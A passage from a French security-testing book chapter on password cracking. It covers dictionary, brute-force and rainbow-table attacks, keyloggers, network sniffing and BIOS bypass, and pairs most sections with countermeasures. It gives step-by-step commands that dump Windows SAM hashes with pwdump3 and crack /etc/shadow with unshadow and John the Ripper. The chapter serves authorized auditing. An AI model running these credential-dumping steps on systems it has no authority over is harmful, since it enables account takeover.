Windows utilise en outre une sauvegarde de

la base SAM soit dans `c:\winnt\repair`, soit dans `c:\windows\repair`.

Les applications Windows stockent parfois leurs mots de passe dans la base de registre, ou même dans un fichier texte directement accessible sur le disque dur. Vous pouvez, dans la base de registre ou parmi les fichiers, lancer par exemple une recherche du mot « password ».

Sous Linux ou Unix, les mots de passe sont stockés dans quatre emplacements possibles. Le

premier des quatre est accessible à tous les utilisateurs ; les trois autres ne sont accessibles que par le système et par l'administrateur root :

```
/etc/passwd
/etc/shadow
/etc/security/passwd
/.secure/etc/passwd
```

Quand vous utilisez un outil pour trouver des mots de passe, il est possible que les comptes utilisateurs concernés se retrouvent bloqués, ce qui empêche les gens de travailler. Si l'option de verrouillage en cas d'intrusion est activée dans le système

d'exploitation, dans les applications ou les bases de données, vous risquez de bloquer des comptes et des machines, ce qui a pour conséquence l'équivalent d'un refus de service DoS pour les utilisateurs !

Attaques par dictionnaire

Une attaque par dictionnaire teste à grande vitesse chacun des mots trouvés dans un dictionnaire ou une base de données de mots de passe. Le dictionnaire contient des milliers de mots en ordre alphabétique. Par exemple, celui disponible sur le site de l'université Purdue contient un mot par ligne en anglais, en commençant par **10th**, puis **1st** et cela jusqu'à **zygote**.

La plupart des outils

sont capables d'utiliser un dictionnaire que vous créez vous-même ou bien récupéré sur le Web. Voici deux sites qui proposent des dictionnaires et d'autres listes de mots en anglais :

`ftp://ftp.cerias.purdue.edu/pub/dict`
`www.outpost9.com/files/WordLists.html`

L'efficacité d'une attaque par dictionnaire dépend directement de la qualité du dictionnaire. Vos recherches peuvent durer des jours ou même des semaines. Si vous ne donnez pas une limite, vous finirez peut-être bredouille. Les attaques par dictionnaire conviennent aux mots de passe faciles à trouver, même si certains

contiennent des entrées avec des fautes de frappe et des mots un peu codés comme **pa$$word** ou **5ecurity**. Il existe même des dictionnaires thématiques consacrés aux religions, à la politique ou même à Star Trek.

Attaques par force brute

La force brute permet de trouver en théorie n'importe quel mot de passe si vous avez assez de patience. Elle permet de tester toutes les combinaisons de lettres, de chiffres et de caractères spéciaux. Vous pouvez en général décider de certains critères, en limitant le jeu de caractères, la longueur, et même certains caractères connus, et réaliser ainsi une attaque avec masque. La

Figure 8.1 montre quelques options d'un outil de cassage à force brute.

Une attaque par force brute peut prendre un certain temps, en fonction du nombre de comptes à trouver, de la solidité des mots de passe et des performances de la machine. Dans certains contextes, cette attaque par force brute n'est pas utilisable.



Proactive Password Auditor — Untitled.hdt
Project Edit Recovery Options Help
Attack type: Brute-force Mask Dictionary
Hashes Bruteforce attack
Retrieve password hashes from:
Dump file (PWDUMP-like)
Memory of local computer
Registry files (SAM, SYSTEM)
Registry of local computer
Memory of remote computer
Remote computer name
User name User ID Computer Hash t... Passw
Timestamp Message
21.09.2015 16:47:04 Current user: TESTER16\kb
21.09.2015 16:47:04 Current user has administrator rights
21.09.2015 16:47:04 Current user has privilege to debug programs
Proactive Password Auditor, Copyright © 2003-2014 ElcomSoft Co.Ltd.

Figure 8.1 : Options de force brute dans l'outil Proactive Password Auditor.

Les pirates avisés cherchent à se connecter en espaçant leurs essais ou en évitant de procéder à une fréquence détectable. Cela évite d'attirer l'attention de la supervision et de produire un motif visible dans les journaux système (logs). Certains petits malins vont même jusqu'à appeler le support technique pour demander de réinitialiser le compte qu'ils viennent de débloquer. Cette supercherie est très dangereuse, surtout si le personnel n'a que peu de moyens de vérifier qu'un utilisateur dont le compte est bloqué n'est pas un usurpateur.

Peut-on décourager un pirate en faisant expirer le mot de passe ? Absolument. Quand le mot de passe est changé,

le processus de cassage en cours doit être relancé depuis le début. C'est une des raisons pour lesquelles il est conseillé de changer périodiquement de mot de passe. Cela dit, je ne suis pas partisan des changements trop fréquents. Cette mesure de précaution, bien que très efficace, peut avoir l'effet inverse en rendant inconfortables les ouvertures de session. Vous devez trouver un juste équilibre entre sécurité, confort et simplicité d'accès.

En général, je trouve raisonnable de faire changer les mots de passe tous les six mois, et à chaque fois qu'une attaque a été suspectée. Sachez qu'il y a une relation directe entre la fréquence de changement et la longueur des mots de passe. Moins souvent vous faites changer le mot de passe, plus ce

mot de passe doit être long.

Souvent, les séances de cassage de mot de passe ne durent pas très longtemps parce que les mots de passe sont souvent fragiles. Et vous pouvez augmenter l'efficacité de l'outil de cassage si vous réussissez à obtenir la longueur minimale imposée. D'autres outils ou votre navigateur Web permettent de glaner des informations concernant la sécurité. Dans la Partie 4, je présente certains outils et techniques pour tester la sécurité des systèmes, et le Chapitre 15 montre comment tester des sites Web et des applications. Si vous réussissez à mettre la main sur le règlement concernant les mots de passe, vous pouvez optimiser votre

outil et lui permettre de trouver les mots de passe plus vite.

Attaques arc-en-ciel

L'attaque arc-en-ciel permet de trouver très rapidement et avec quasiment cent pour cent de réussite les mots de passe cryptés au format LM, NTLM, Cisco Pix et MD5. En effet, les valeurs cryptées sont précalculées au lieu de devoir l'être l'une après l'autre, comme c'est le cas pour les attaques par dictionnaire et par force brute.

Les attaques arc-en-ciel sont limitées dans la longueur des mots de passe. Pour le format Microsoft LM, le mot de passe est limité à 14 caractères et

à 16 caractères pour les hachages Windows Vista et 7 (format NT). Vous pouvez acheter des tables arc-en-ciel depuis le site ophcrack (http://ophcrack.sourceforge.net). La longueur est limitée parce qu'il faut énormément de temps pour construire les tables arc-en-ciel. Les mois passant, les tables disponibles sont de plus en plus nombreuses, mais pendant ce temps, les systèmes d'exploitation et les programmes changent leurs mécanismes d'authentification et de cryptage (tout en faisant apparaître de nouvelles failles). Autrement dit, le personnel se chargeant de la sécurité informatique n'est pas prêt de connaître le chômage.

Si vous disposez d'une bonne série de tables arc-en-ciel, comme celles disponibles sur le

site ophcrack et celui du projet RainbowCrack (http://project-rainbowcrack.com), il ne vous faudra que quelques minutes ou quelques heures au lieu de jours, de semaines ou de mois entiers comme le requièrent les attaques par dictionnaire et par force brute.

Session de craquage Windows avec pwdump3 et John the Ripper

La séance pratique qui suit montre comment j'utilise deux de mes outils favoris pour tester le niveau de sécurité des mots de passe d'un système Windows. Les voici :

» pwdump3 sert à

- extraire les mots cryptés de la base SAM de Windows ;
- John the Ripper réalise le craquage/ décryptage de mots de passe sous Windows et sous Linux et Unix.

Cette session suppose de disposer des droits d'administrateur et doit être réalisée sur un poste Windows isolé ou un serveur :

1. **Commencez par créer un répertoire portant le nom *passwords* dans la racine du disque C :** .
2. **Si vous ne disposez pas encore d'un outil de décompression,**

installez-en un.

Vous pouvez utiliser l'outil gratuit 7-Zip. Windows est livré avec un décompresseur un peu moins efficace.

3. **Téléchargez puis installez les deux logiciels suivants dans le répertoire *passwords* :**

   - pwdump3 (www.openwall.com/passwords/microsoft-windows-nt-2000-xp-2003-vista-7).
   - John the Ripper (www.openwall.com/john)

4.

Lancez l'outil pwdump3 en redirigeant sa sortie vers un fichier nommé *cracked.txt* :

```
c:\passwords\pwdump3 >; cracked.txt
```

Vous récupérez ainsi le contenu des mots cryptés de la base SAM pour les fournir en entrée de l'autre outil. La Figure 8.2 montre l'aspect du fichier *cracked.txt* avec plusieurs mots cryptés de la base SAM de Windows.

Figure 8.2 : Le fichier produit par pwdump3.

5. Lancez maintenant l'outil John the Ripper en lui demandant d'exploiter le contenu du fichier que vous venez de générer :

```
c : \passwords\john
cracked.txt
```

Le traitement est visualisé dans la Figure 8.3. Il peut durer quelques secondes ou

plusieurs jours en fonction du nombre d'entrées dans la base et de la complexité des mots de passe. Cet exemple sous Windows ne m'a pris que cinq secondes, pour trouver cinq mots de passe, peu robustes.




Figure 8.3 : Mots décryptés avec John the Ripper.

Craquage de mots de passe Linux/Unix avec John the Ripper

J'ai dit que John the Ripper savait également traiter les mots sous Unix et Linux. Vous devez disposer d'un accès super utilisateur root et pouvoir accéder aux deux fichiers de mots de passe */etc/passwd* et */etc/shadow*. Voici comment craquer les mots de passe sont Unix et Linux :

1. **Téléchargez les fichiers de l'outil pour Unix à l'adresse `www.openwall.com/john`.**

2. **Procédez à l'extraction du programme en changeant le nom de fichier par rapport à l'exemple :**

```
 [root@localhost
kbeaver]#tar -zxf
john-1.8.0.tar.xz
```

Vous pouvez craquer des mots de passe Unix et Linux sur une machine Windows en utilisant la version Windows de John the Ripper.

3. **Basculez dans le répertoire */src* créé lors de l'extraction du programme puis lancez la compilation :**

```
make generic
```

4. **Basculez dans le répertoire */run* et saisissez la commande suivante pour lancer le programme unshadow qui va combiner les**

deux fichiers *passwd* et *shadow*, puis les copier dans le fichier résultant *cracked.txt* :

```
./unshadow /etc/passwd /
etc/shadow > cracked.txt
```

Notez que cet outil unshadow ne fonctionne pas avec toutes les variantes d'Unix.

5.

Lancez le processus de craquage :

```
./john cracked.txt
```

Dès que l'outil a terminé son traitement, ce qui peut prendre un certain temps, vous voyez le même type de résultat que celui montré pour Windows en Figure 8.3.

LA FOLIE DES GRANDS NOMBRES

En informatique, les mots de passe utilisent les 128 caractères du début de la table ASCII, ou plutôt les 126 qu'il reste quand on soustrait le caractère nul (valeur 0) et celui de retour chariot. Un mot de passe sur huit positions qui utilise au hasard les 126 possibilités permet d'obtenir environ 3 millions de milliards de combinaisons. Sous Unix et sous Linux, vous pouvez utiliser les 256 caractères de la table ASCII complète, ou plutôt 254 moins les deux caractères déjà cités, ce qui permet d'obtenir environ 17 milliards de milliards de combinaisons, soit à peu près 3 millions de fois plus de combinaisons que de Terriens !

Vous n'avez pas au départ accès aux lettres accentuées du français.

Si vous vouliez constituer un dictionnaire de tous les mots de passe possibles, ce fichier aurait un volume de plusieurs milliards de gigaoctets. Même en vous limitant aux 95 lettres, chiffres et signes de ponctuation standard, le fichier

nécessiterait des milliers de téraoctets. C'est pour cette raison que les outils de cassage qui fonctionnent par force brute et par dictionnaire doivent calculer la valeur de cryptage au lieu de la lire dans un fichier. Les attaques de type arc-en-ciel sont plus efficaces puisqu'elles se basent sur un nombre réduit de mots de passe, mais déjà cryptés.

L'efficacité des attaques arc-en-ciel laisse deviner qu'un jour viendra où n'importe qui pourra trouver n'importe quel mot de passe, en utilisant les capacités techniques disponibles et sans devoir attendre trop. Aussi incroyable que cela puisse paraître, rappelons que dans les années 1980, la plupart des gens considéraient qu'un espace de mémoire vive de 640 ko avec un disque dur de 10 Mo suffirait largement pour des années !

Une fois que vous aurez réalisé les tests de la section précédente sous Windows et sous Unix/Linux, vous aurez des arguments pour forcer les utilisateurs à changer de mot de passe dès que

le leur actuel sera prouvé comme trop fragile. Vous pouvez aussi créer un nouveau règlement et exploiter les informations recueillies pour illustrer votre programme de sensibilisation de cas concrets. Ne laissez pas les données recueillies inutilisées.

Prenez grand soin des données récoltées lors de vos tests de mot de passe. À partir du moment où plus d'une personne connaît un mot de passe, vous créez un problème de traçabilité et de responsabilité. Les mots de passe des autres sont hautement confidentiels. Si vous devez absolument stocker certains mots de passe sur votre système de test, vérifiez qu'il est ultrasécurisé. Si c'est un ordinateur portable, vous devez absolument

crypter le disque.

Cassage des mots de passe des fichiers

Pensez-vous que les protections par mot de passe des traitements de texte, des tableurs et des compresseurs de fichiers ZIP sont fiables ? Après tout, les utilisateurs n'hésitent pas ensuite à leur faire découvrir le vaste monde ! Tenez-vous bien : il existe des outils qui permettent de casser ces mots de passe facilement.

Exemple d'accès à un fichier protégé

La plupart des fichiers protégés peuvent être ouverts en quelques secondes ou minutes. N'hésitez pas à en faire la démonstration à vos utilisateurs et à la

direction. Voici un exemple qui pourrait tout à fait correspondre à une situation réelle :

1. **Le directeur financier a besoin de transmettre à un membre du conseil d'administration un rapport financier confidentiel qu'il a préparé dans une feuille de calcul Excel**.
2. **Il protège son fichier en définissant un mot de passe au moment de l'enregistrement dans Excel**.
3. **Pour plus de sécurité, il compresse le fichier avec l'outil WinZip et ajoute un second mot de passe**.

4. **Il envoie le fichier en pièce jointe, en supposant bien sûr que le message va arriver à son destinataire**.

Le réseau de l'entreprise est doté d'un mécanisme de filtrage des contenus, ce qui permet de détecter les courriels contenant certains mots-clés et des pièces jointes. Par malheur, un des administrateurs réseau est malveillant. Il scrute les résultats du système de filtrage pour savoir s'il n'y aurait pas quelque chose d'intéressant à grappiller.

5. **L'administrateur véreux détecte le courriel avec la**

pièce jointe confidentielle. Il stocke cette pièce jointe et constate qu'elle est protégée par un mot de passe.

6. **L'administrateur récupère un outil pour casser les mots de passe, Advanced Archive Password Recovery (`www.elcomsoft.com/archpr.html`) et s'en sert pour accéder au contenu.**

Déjouer une protection de fichier compressé n'est pas plus complexe que cela ! Il ne reste plus qu'à l'administrateur véreux à distribuer le fichier confidentiel à ses copains ou à le vendre à un concurrent de l'entreprise.

Vous pouvez encore accélérer le temps de recherche en réglant certaines options dans l'outil d'Elcomsoft. Si vous savez par exemple que le mot de passe contient moins de cinq caractères et que des minuscules, vous pouvez diviser le temps de recherche par deux.

Je vous conseille de réaliser des tests de mots de passe de fichiers en les détectant avec un outil de filtrage de contenu ou d'analyse réseau. Cela vous permet de vérifier que les utilisateurs se plient bien aux règlements imposés en utilisant des mots de passe robustes pour protéger les informations confidentielles qu'ils veulent communiquer.

Contre-mesures

La meilleure protection

que vous puissiez proposer à vos utilisateurs consiste à les obliger à adopter une forme de protection plus solide comme PGP (Pretty Good Privacy) ou le mécanisme de cryptage AES qui est disponible dans WinZip. Vous ne devriez pas dépendre du bon vouloir des utilisateurs au niveau des mécanismes à appliquer pour sécuriser les données confidentielles. Cela dit, si l'entreprise ne définit rien dans ce domaine, la bonne volonté des utilisateurs reste la bienvenue. Rappelez-leur qu'un système de cryptage avec mot de passe n'a d'intérêt que si les mots de passe restent confidentiels. Ils ne doivent jamais être transmis ni stockés où que ce soit dans une forme non cryptée, par exemple, dans un second courriel.

Si les courriels non

sécurisés sont à bannir, songez à vous doter d'un système de filtrage de contenu ou de prévention des pertes de données en sorte de bloquer toutes les pièces jointes entrantes ou sortantes qui ne sont pas protégées au niveau du serveur de messagerie.

Autres techniques de découverte de mot de passe

Au long des années, j'ai trouvé d'autres moyens de casser ou de récupérer directement des mots de passe, soit grâce à un outil, soit par ingénierie sociale.

Interception des frappes de

touches (keylogger)

Une technique très efficace pour récupérer les mots de passe consiste à les intercepter lorsqu'ils sont saisis au clavier, au moyen d'un logiciel ou d'un matériel spécifique.

Prenez vos précautions avant d'utiliser cette technique. Même si vous partez d'une bonne intention, le fait d'espionner ce que saisissent les utilisateurs peut vous mener à des situations délicates, si vous n'y mettez pas les formes. Discutez-en avec votre conseiller juridique et demandez-lui conseil. Demandez également un accord écrit de la direction.

Outils d'interception de

frappe

Si vous utilisez un outil d'interception, vous pouvez ensuite analyser les fichiers qu'il produit et juger de la robustesse des mots de passe utilisés.

Vous pouvez installer un outil d'interception des touches sur une machine de test. Voyez par exemple Spector 360 de Spectorsoft (www.spector.com.). Il y a des dizaines d'outils de ce style sur Internet (vérifiez la qualité avant d'en adopter un).

Il existe aussi des appareils qui se branchent entre le clavier et l'ordinateur ou remplacent même le clavier, comme KeyGhost (www.keyghost.com).

Un outil d'interception

installé sur un ordinateur partagé permet de récupérer les mots de passe de tous les utilisateurs qui viennent ouvrir une session sur cette machine.

Contre-mesures

La meilleure solution pour empêcher l'installation d'un logiciel qui enregistre les frappes de touches consiste à adopter un outil antimaliciel ou tout autre logiciel qui protège la machine locale en surveillant ce qui s'y passe. Ce n'est pas pour autant une garantie absolue. Vous ne vous épargnerez pas une visite réelle devant chaque machine, notamment pour repérer l'installation d'un équipement d'espionnage éventuel.

La possibilité offerte aux pirates d'installer un tel logiciel intercepteur de frappe est une autre raison pour interdire aux utilisateurs de télécharger et installer des logiciels sans contrainte, ou d'ouvrir les pièces jointes des courriels de provenance inconnue. Vous pouvez verrouiller vos machines en modifiant les droits des utilisateurs au niveau local ou en diffusant des règles de type GPO sous Windows. Vous pouvez également adopter un logiciel de verrouillage comme Fortres 101 (www.fortresgrand.com) sous Windows ou Deep Freeze Enterprise (www.faronics.com/products/deep-freeze/enterprise) qui fonctionne sous Windows, sous Linux et sous Mac OS X. Vous pouvez aussi adopter un outil qui dresse une liste blanche de sécurité

positive comme CB Protection de Carbon Black (https://www.carbonblack.com/products/cb-protection). Ce genre d'outil permet de décider quels programmes peuvent être exécutés sur quelle machine, ce qui permet tout d'abord de se protéger des maliciels les plus sophistiqués, et donc également des outils d'espionnage clavier.

Voyez également l'outil Device Lock (www.devicelock.com) qui permet de contrôler quelles clés USB et quels périphériques sont utilisables.

Stockage non protégé des mots de passe

Un certain nombre d'applications, notamment assez anciennes, et en

particulier les logiciels de courrier électronique, les outils de connexion à distance et les logiciels de comptabilité, stockent les mots de passe localement, ce qui constitue une véritable faille. Une simple recherche de texte m'a permis de retrouver des mots de passe stockés sans cryptage sur les disques durs locaux des machines. Vous pouvez automatiser cette recherche avec un programme tel que FileLocator Pro (https://www.mythicsoft.com). Je présente les faiblesses concernant les fichiers et le stockage dans le Chapitre 16.

Recherche des mots de passe

Vous pouvez vous contenter d'un outil de recherche élémentaire tel que la fonction

Rechercher de Windows, ou l'un des outils findstr ou grep afin de chercher des fichiers portant les noms **password** ou **passwd** sur le disque. Le résultat va peut-être vous consterner. Certains programmes stockent en effet les mots de passe en clair ou les laissent traîner en mémoire vive quand ce n'est plus nécessaire.

Les pirates adorent les mots de passe stockés sans précaution. Refroidissez leurs ardeurs. Pour autant, ne croyez pas résoudre cette faille en décidant de tout stocker dans un nuage cloud. Nous avons déjà tous eu l'occasion de voir que même le stockage à distance dans un cloud sécurisé intéresse les pirates !

Contre-mesures

Pour vous éviter tout problème lié au stockage des mots de passe en clair, vous ne devez autoriser que les applications qui stockent les mots de passe de façon sécurisée. Ce n'est pas toujours possible, mais c'est la seule manière d'assurer la sécurité des mots de passe. Demandez également aux utilisateurs de ne jamais autoriser la mémorisation des mots de passe par leurs applications.

Avant toute mise à jour d'une application, prenez contact avec le fournisseur et demandez-lui comment il gère les mots de passe. En cas de réponse négative, envisagez de vous tourner vers un concurrent.

Analyse réseau

L'analyse réseau permet d'étudier tous les paquets de données qui circulent sur un réseau. C'est pour pouvoir installer un tel outil que les pirates cherchent à prendre le contrôle d'une machine, à s'introduire dans un réseau sans fil, voire à entrer par effraction dans les locaux. Dès qu'ils ont un accès physique, ils peuvent se connecter à une prise réseau et s'en donner à cœur joie.

Fonctionnement

La Figure 8.4 donne un exemple de mots de passe lisibles après traitement d'un analyseur réseau. Il s'agit ici de l'outil Cain & Abel (`www.oxid.it/cain.html`) qui permet de récupérer des centaines de mots de passe en quelques heures d'écoute du

réseau. Le volet gauche permet de voir que les failles concernent l'outil de téléchargement FTP, l'application Web, l'outil de connexion à distance Telnet, et plusieurs autres. Les noms et mots de passe réels ont été floutés.




Figure 8.4 : Cain & Abel permet de capturer les mots de passe qui circulent sur un réseau.

Tout réseau peut être espionné ainsi, si le trafic n'est pas protégé par une liaison cryptée

de type tunnel, comme dans un réseau privé virtuel VPN ou bien grâce à un des mécanismes Secure Shell ou Secure Socket Layer. L'outil Cain & Abel sait casser les mots de passe, mais également analyser les réseaux. Parmi les analyseurs réseau dédiés, voyez par exemple les produits (payants) OmniPeek (https://www.savvius.com) et CommView (https://www.tamos.com/products/commview) ainsi que l'outil gratuit et open source Wireshark (https://www.wireshark.com). Vous pouvez paramétrer l'outil pour cibler certains types de mot de passe. Par exemple pour intercepter les mots de passe au format POP3, vous définissez un filtre et un déclencheur en faisant chercher la commande nommée PASS. Dès que l'outil

détecte ce mot PASS dans un paquet de données, il le capture.

Pour intercepter non seulement les données de votre machine, mais également celles des autres, vous devez positionner l'analyseur pour qu'il cherche dans un segment réseau lié à un concentrateur ou sur un port de moniteur ou miroir d'un commutateur. Consultez la documentation de l'équipement réseau pour savoir si le commutateur dispose d'un port moniteur ou miroir et comment le régler. Vous pouvez relier votre analyse réseau à un concentrateur du côté public du pare-feu, ce qui va vous permettre de capturer les paquets qui entrent et sortent du réseau, mais pas le trafic interne. Nous verrons en détail dans le prochain chapitre ce type d'attaque sur

l'infrastructure réseau.

Contre-mesures

Voici quelques précautions indispensables pour vous protéger des analyseurs réseau :

» **Utilisez des commutateurs (*switch*) sur le réseau, pas des concentrateurs (*hub*).** Les concentrateurs appartiennent au passé, mais j'en rencontre encore de temps à autre. Si vous êtes forcé d'utiliser un tel équipement sur un segment réseau, utilisez un outil tel que *Sniffdet* (`http://sniffdet.sourceforge.net`) sous Unix/Linux ou *PromiscDetect* (`http://ntsecurity.nu/toolbox/`

promiscdetect) sous Windows pour détecter si une carte réseau fonctionne en mode promiscuité. Dans ce mode, elle accepte tous les paquets de données, même si elles ne sont pas destinées à la machine locale. Le fait qu'une carte soit paramétrée dans ce mode peut être le signe qu'un analyseur réseau imprévu est en train d'opérer.

»

Assurez-vous de ne pas laisser de connexion réseau disponible dans les zones non supervisées telles que les bureaux libres et les salles de formation. Il suffit souvent d'un port

Ethernet pour qu'un pirate accède au réseau interne.

» **N'autorisez aucun accès physique sans raison valable à vos équipements réseau tels que les commutateurs, ou à la connexion réseau du côté public du pare-feu.** Dès qu'un pirate peut avoir un accès physique à un port moniteur de code de commutateur ou à un segment réseau à l'extérieur du pare-feu, il peut intercepter des paquets de données.

Les commutateurs ne fournissent pas une sécurité complète parce qu'ils sont vulnérables aux attaques d'empoisonnement ARP que je présente dans le Chapitre 9.

Mots de passe BIOS fragiles

Le BIOS d'un ordinateur est le programme minimal qui se lance lors de la mise sous tension, avant le démarrage du système d'exploitation. Vous pouvez y définir un mot de passe pour démarrer ou pour accéder à la configuration, ce qui protège les paramètres matériels qui sont stockés dans un petit circuit mémoire CMOS. Voici quelques techniques qui permettent de contourner cette protection :

»

Vous pouvez souvent réinitialiser le mot de passe en enlevant la pile bouton de la mémoire CMOS ou en changeant un cavalier sur la carte mère.

»

Il existe des outils pour trouver les mots de passe du BIOS, sur Internet et chez les fabricants d'ordinateurs qui en ont parfois besoin.

»

Si vous avez comme objectif d'accéder au disque dur, vous pouvez tout simplement le démonter pour l'installer dans une autre machine. C'est une bonne technique pour prouver que les

mots de passe BIOS ne protègent en aucune façon un ordinateur portable volé ou perdu.

Vous trouverez une liste presque complète des mots de passe définis en usine par de nombreux fabricants à l'adresse https://www.cirt.net/passwords.

Les attaques BIOS et les parades correspondantes varient beaucoup selon la configuration matérielle. Si vous voulez tester des mots de passe BIOS, consultez d'abord le manuel d'utilisation de l'ordinateur.

Si vous voulez absolument protéger le contenu de vos disques durs, préparez des disques entièrement cryptés. Pour les

équipements mobiles, la protection des mots de passe est décrite dans le Chapitre 11. Les ordinateurs qui ont environ moins de cinq ans sont tous dotés d'un nouveau BIOS portant le nom UEFI, beaucoup plus résistant aux tentatives d'attaque au démarrage. Cela dit, si vous choisissez un mot de passe fragile, vous réduisez de vous-même votre niveau de protection.

Mots de passe récents

Les pirates adorent découvrir des comptes utilisateurs qui viennent d'être créés ou dont le mot de passe vient d'être remis à neuf par un administrateur ou le support technique, par exemple parce que l'utilisateur a oublié son mot de passe ou lorsque le compte a été

verrouillé suite à un nombre d'essais trop importants.

Origine des faiblesses

Voici des raisons pour lesquelles les comptes utilisateurs peuvent devenir vulnérables :

> »
> Lors de la réinitialisation d'un compte, le mot de passe défini est en général très facile à connaître, puisqu'il doit être immédiatement remplacé par un mot de passe robuste. Souvent, c'est le nom de l'utilisateur ou directement le mot **password**.

> »
> Un pirate peut profiter du bref moment de répit qui s'offre à lui entre la réinitialisation et le

changement du mot de passe par l'utilisateur.

Dans de nombreux systèmes, les administrateurs prévoient des comptes en réserve qui ne sont pas encore utilisés et dont le mot de passe est fragile ou inexistant. Ces comptes d'attente constituent des cibles de choix.

Contre-mesures

La meilleure défense contre les attaques sur les mots de passe venant d'être réinitialisés est un ensemble de règles strictes pour le support technique et des procédures qui interdisent d'utiliser des mots de passe fragiles, même pour la création de nouveaux comptes ou la réinitialisation du mot de passe. Voici quelques techniques permettant d'éviter ces failles :

»

Obligez les utilisateurs à rester au téléphone avec le support technique pendant la réinitialisation ou mieux encore, demandez à une personne du support technique de se rendre au bureau de l'utilisateur pour l'opération.

»

Obligez chaque utilisateur à se connecter immédiatement après la réinitialisation pour changer son mot de passe.

»

Pour encore plus de sécurité, utilisez des méthodes d'authentification solides, par exemple avec un couple de

questions-réponses, une carte ou un certificat numérique.

» Automatisez la fonction de réinitialisation du mot de passe afin que chaque utilisateur puisse gérer tout seul ses problèmes d'oubli sans avoir besoin d'appeler le support.

Je présente les attaques sur les mots de passe des équipements mobiles dans le Chapitre 11 et ceux concernant les sites Web et les applications dans le Chapitre 15.

L'ATTAQUE THERMIQUE AVEC THERMINATOR

Un pirate doté d'une caméra infrarouge peut prendre un cliché ou une séquence vidéo des touches venant d'être frappées, afin de visualiser lesquelles sont légèrement plus chaudes que les

autres. Cette technique fonctionne aussi bien avec un clavier mécanique que sur une surface tactile telle que celle d'un téléphone. Méfiez-vous lors de vos prochains retraits dans un distributeur de billets !

Mesures générales de protection des mots de passe

Pour plus de confort, les utilisateurs aiment se servir du même mot de passe pour accéder à plusieurs systèmes. Vous aurez intérêt à informer les utilisateurs qu'il vaut mieux choisir des mots de passe différents les uns des autres, notamment pour les systèmes qui contiennent des informations sensibles. Évidemment, cela oblige les utilisateurs à mémoriser plusieurs mots de passe, ce qui risque de les inciter à les

noter sur un papier, faisant perdre tout l'avantage de cette diversité.

Les mots de passe doivent être robustes, mais il faut trouver un équilibre entre sécurité et praticité. N'espérez pas que les utilisateurs sachent mémoriser dix mots de passe en les changeant toutes les semaines. Pourtant, vous ne pouvez pas accepter des mots de passe fragiles. Érigez donc des règles strictes pour les mots de passe, mais adoptez également un standard, utilisant des phrases secrètes assez facilement mémorisables. Vous obtenez ainsi des mots de passe très longs que vous n'aurez de ce fait besoin de faire changer qu'une ou deux fois par an.

Stockage des mots de passe

Puisqu'il n'est pas question d'accepter des mots de passe fragiles, vous pouvez plus facilement obliger les utilisateurs à adopter des mots de passe robustes en les autorisant à les noter, mais à condition de stocker ces papiers de façon sécurisée. Ne les laissez évidemment pas coller les pense-bêtes sous leur clavier ou les réunir dans un fichier lui-même fragile. Voici des lieux de stockage robustes pour les mots de passe :

- une armoire fermant à clé ou un coffre ;
- un disque totalement crypté qui interdit à un

pirate d'accéder au système d'exploitation et donc aux mots de passe. Notez cependant que cette technique n'est pas imparable, comme le montre le Chapitre 11.

»

en utilisant un outil de gestion sécurisée des mots de passe, comme *LastPass* (`https://www.lastpass.com`) ou le programme open source *Password Safe* (`https://pwsafe.org`).

